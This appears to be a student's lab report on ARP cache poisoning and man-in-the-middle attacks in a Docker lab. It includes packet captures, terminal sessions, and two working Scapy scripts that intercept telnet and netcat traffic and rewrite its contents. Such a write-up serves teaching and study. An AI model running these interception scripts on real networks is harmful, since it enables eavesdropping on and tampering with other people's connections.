17 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:05 ARP 42 Who has 10.9.0.5? Tell 10.9.0.6
18 2026-02-18 17:5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
19 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:06 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 1
20 2026-02-18 17:5... 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP 42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 1
Frame 5: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-3c48fc00ac5f, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Internet Control Message Protocol
```

Here is the Wireshark result that shows the continuous ARP poisoning as well as the ICMP echo request from A to B with no ICMP echo reply.


Step 3



```
seed@VM: ~/.../Labsetup
root@377bf9b1464f:~# ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.147 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.147/0.147/0.147/0.000 ms
root@377bf9b1464f:~#
```


Now, after turning IP forwarding back on we can see that the ping now worked. Host A sends packets to M thinking its B, M receives and forwards them to the real B, B responds to M thinking it's a and then M forwards the response back to A.



No.	Time	Source	Destination	Protocol	Length	Info
1	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
2	2026-02-18 18:00:00.000000	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5)
4	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.6)
5	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
6	2026-02-18 18:00:00.000000	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
7	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5)
8	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.6)
9	2026-02-18 18:00:00.000000	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004b, seq=1/256, ttl=64 (10.9.0.5 is at 02:42:0a:09:00:05)
10	2026-02-18 18:00:00.000000	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x004b, seq=1/256, ttl=63 (10.9.0.5 is at 02:42:0a:09:00:05)
11	2026-02-18 18:00:00.000000	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004b, seq=1/256, ttl=64 (10.9.0.6 is at 02:42:0a:09:00:06)
12	2026-02-18 18:00:00.000000	10.9.0.195	10.9.0.6	ICMP	126	Redirect (Redirect for host)
13	2026-02-18 18:00:00.000000	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x004b, seq=1/256, ttl=63 (10.9.0.6 is at 02:42:0a:09:00:06)
14	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
15	2026-02-18 18:00:00.000000	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
16	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5)
17	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.6)
18	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.5)
19	2026-02-18 18:00:00.000000	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
20	2026-02-18 18:00:00.000000	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
21	2026-02-18 18:00:00.000000	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.5)

We can see here the ICMP echo request and the ICMP echo reply.

Step 4



```
GNU nano 4.8 task2mitm.py
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = get_if_hwaddr("eth0")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
            print(f"[A->B] Original: {data}, Replaced: {newdata.encode()}")
            send(newpkt/newdata.encode(), verbose=False)
        else:
            send(newpkt, verbose=False)


    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Packet from B to A (Telnet server to client) - forward unchanged
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)

f1 = f'tcp and (ether src {MAC_A} or ether src {MAC_B})'

print(f"Filter: {f1}")
print("Sniffing...")

pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)
```

So in this step we have our ARP poisoning python program running in the background with IP forwarding on, then we have host A connect to host B via telnet, after they are connected on the attacker machine, I turn off port forwarding.




```
seed@VM: ~/.../Labsetup
root@377bf9b1464f:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f0eb2f2f9aba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 18 23:12:21 UTC 2026 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@f0eb2f2f9aba:~$
```

When IP forwarding was turned off, I noticed that the telnet window was producing no output, the characters being typed were sent to M but not forwarded to B, the telnet session appeared to be frozen.




```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f0eb2f2f9aba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 18 23:12:21 UTC 2026 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@f0eb2f2f9aba:~$ ZZZZZ
-bash: ZZZZZ: command not found
seed@f0eb2f2f9aba:~$ ZZZZZ
-bash: ZZZZZ: command not found
seed@f0eb2f2f9aba:~$ ZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZ: command not found
seed@f0eb2f2f9aba:~$ ZZZZZ
-bash: ZZZZZ: command not found
seed@f0eb2f2f9aba:~$
```


After running the MITM python program on the attacker's machine (M) I see that the output on the telnet screen is always showing Z instead of what I am actually typing. Even when typing exit the command wouldn't work until after I turned back on IP forwarding.



```
seed@VM: ~/.../Labsetup
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 0: invalid
start byte
root@8929f5dc1192:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@8929f5dc1192:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@8929f5dc1192:/volumes# python3 task2mitm.py
Filter: tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)
Sniffing...
[A->B] Original: b'h', Replaced: b'Z'
[A->B] Original: b'e', Replaced: b'Z'
[A->B] Original: b'l', Replaced: b'Z'
[A->B] Original: b'l', Replaced: b'Z'
[A->B] Original: b'o', Replaced: b'Z'
[A->B] Original: b'\r\x00', Replaced: b'\r\x00'
[A->B] Original: b'c', Replaced: b'Z'
[A->B] Original: b'd', Replaced: b'Z'
[A->B] Original: b' ', Replaced: b' '
[A->B] Original: b'h', Replaced: b'Z'
[A->B] Original: b'o', Replaced: b'Z'
[A->B] Original: b'm', Replaced: b'Z'
[A->B] Original: b'e', Replaced: b'Z'
[A->B] Original: b'\r\x00', Replaced: b'\r\x00'
```

On the attacker's machine (M) we can see the actual keys being pressed by host B.

Task 3



```
GNU nano 4.8 task3nc_mitm.py Modified
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = get_if_hwaddr("eth0")
YOUR_NAME = "Brandon"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load

            try:
                original_str = data.decode()
                modified_str = re.sub(YOUR_NAME, 'A' * len(YOUR_NAME), original_str, flags=

                if original_str != modified_str:
                    print(f"[A->B] Original: {repr(original_str)}")
                    print(f"[A->B] Modified: {repr(modified_str)}")


                send(newpkt/modified_str.encode(), verbose=False)
            except:
                send(newpkt/data, verbose=False)
        else:
            send(newpkt, verbose=False)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)

f = f'tcp port 9090 and (ether src {MAC_A} or ether src {MAC_B})'
print(f"Filter: {f}")
print("Sniffing...")

^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit      ^R Read File  ^_ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

The goal of Task 3 was to perform a Man-in-the-Middle (MITM) attack on a netcat TCP connection between Host A (client) and Host B (server) using ARP cache poisoning. Unlike Task 2 which used Telnet, this task required intercepting and modifying netcat messages to replace occurrences of a specific name (my first name) with an equal number of 'A' characters while preserving TCP sequence numbers.



The image consists of two screenshots of a terminal window titled "seed@VM: ~/.../Labsetup". The terminal shows a series of commands and their outputs. In the first screenshot, the user runs "dockps" and "docksh 7e", leading to a netcat listener on host 7e. In the second screenshot, the user runs "docksh b1", leading to a netcat listener on host b1. Both screenshots show the successful execution of the attack, with the netcat listener receiving a connection and displaying the attacker's name and message.

```
[02/19/26]seed@VM:~/.../Labsetup$ dockps
7e558d52ae90 B-10.9.0.6
be30fba6ace8 M-10.9.0.105
b15000f3e72b A-10.9.0.5
[02/19/26]seed@VM:~/.../Labsetup$ docksh 7e
root@7e558d52ae90:/# nc -lp 9090
Hello, my name is AAAAAAA
AAAAAAA likes computer security
This is AAAAAAA's lab2 report
```

```
[02/19/26]seed@VM:~/.../Labsetup$ dockps
7e558d52ae90 B-10.9.0.6
be30fba6ace8 M-10.9.0.105
b15000f3e72b A-10.9.0.5
[02/19/26]seed@VM:~/.../Labsetup$ docksh b1
root@b15000f3e72b:/# nc 10.9.0.6 9090
Hello, my name is Brandon
Brandon likes computer security
This is Brandon's lab2 report
```

As you can see in these 2 screenshots the attack was successful, it changed my name Brandon to only display as A's on host A.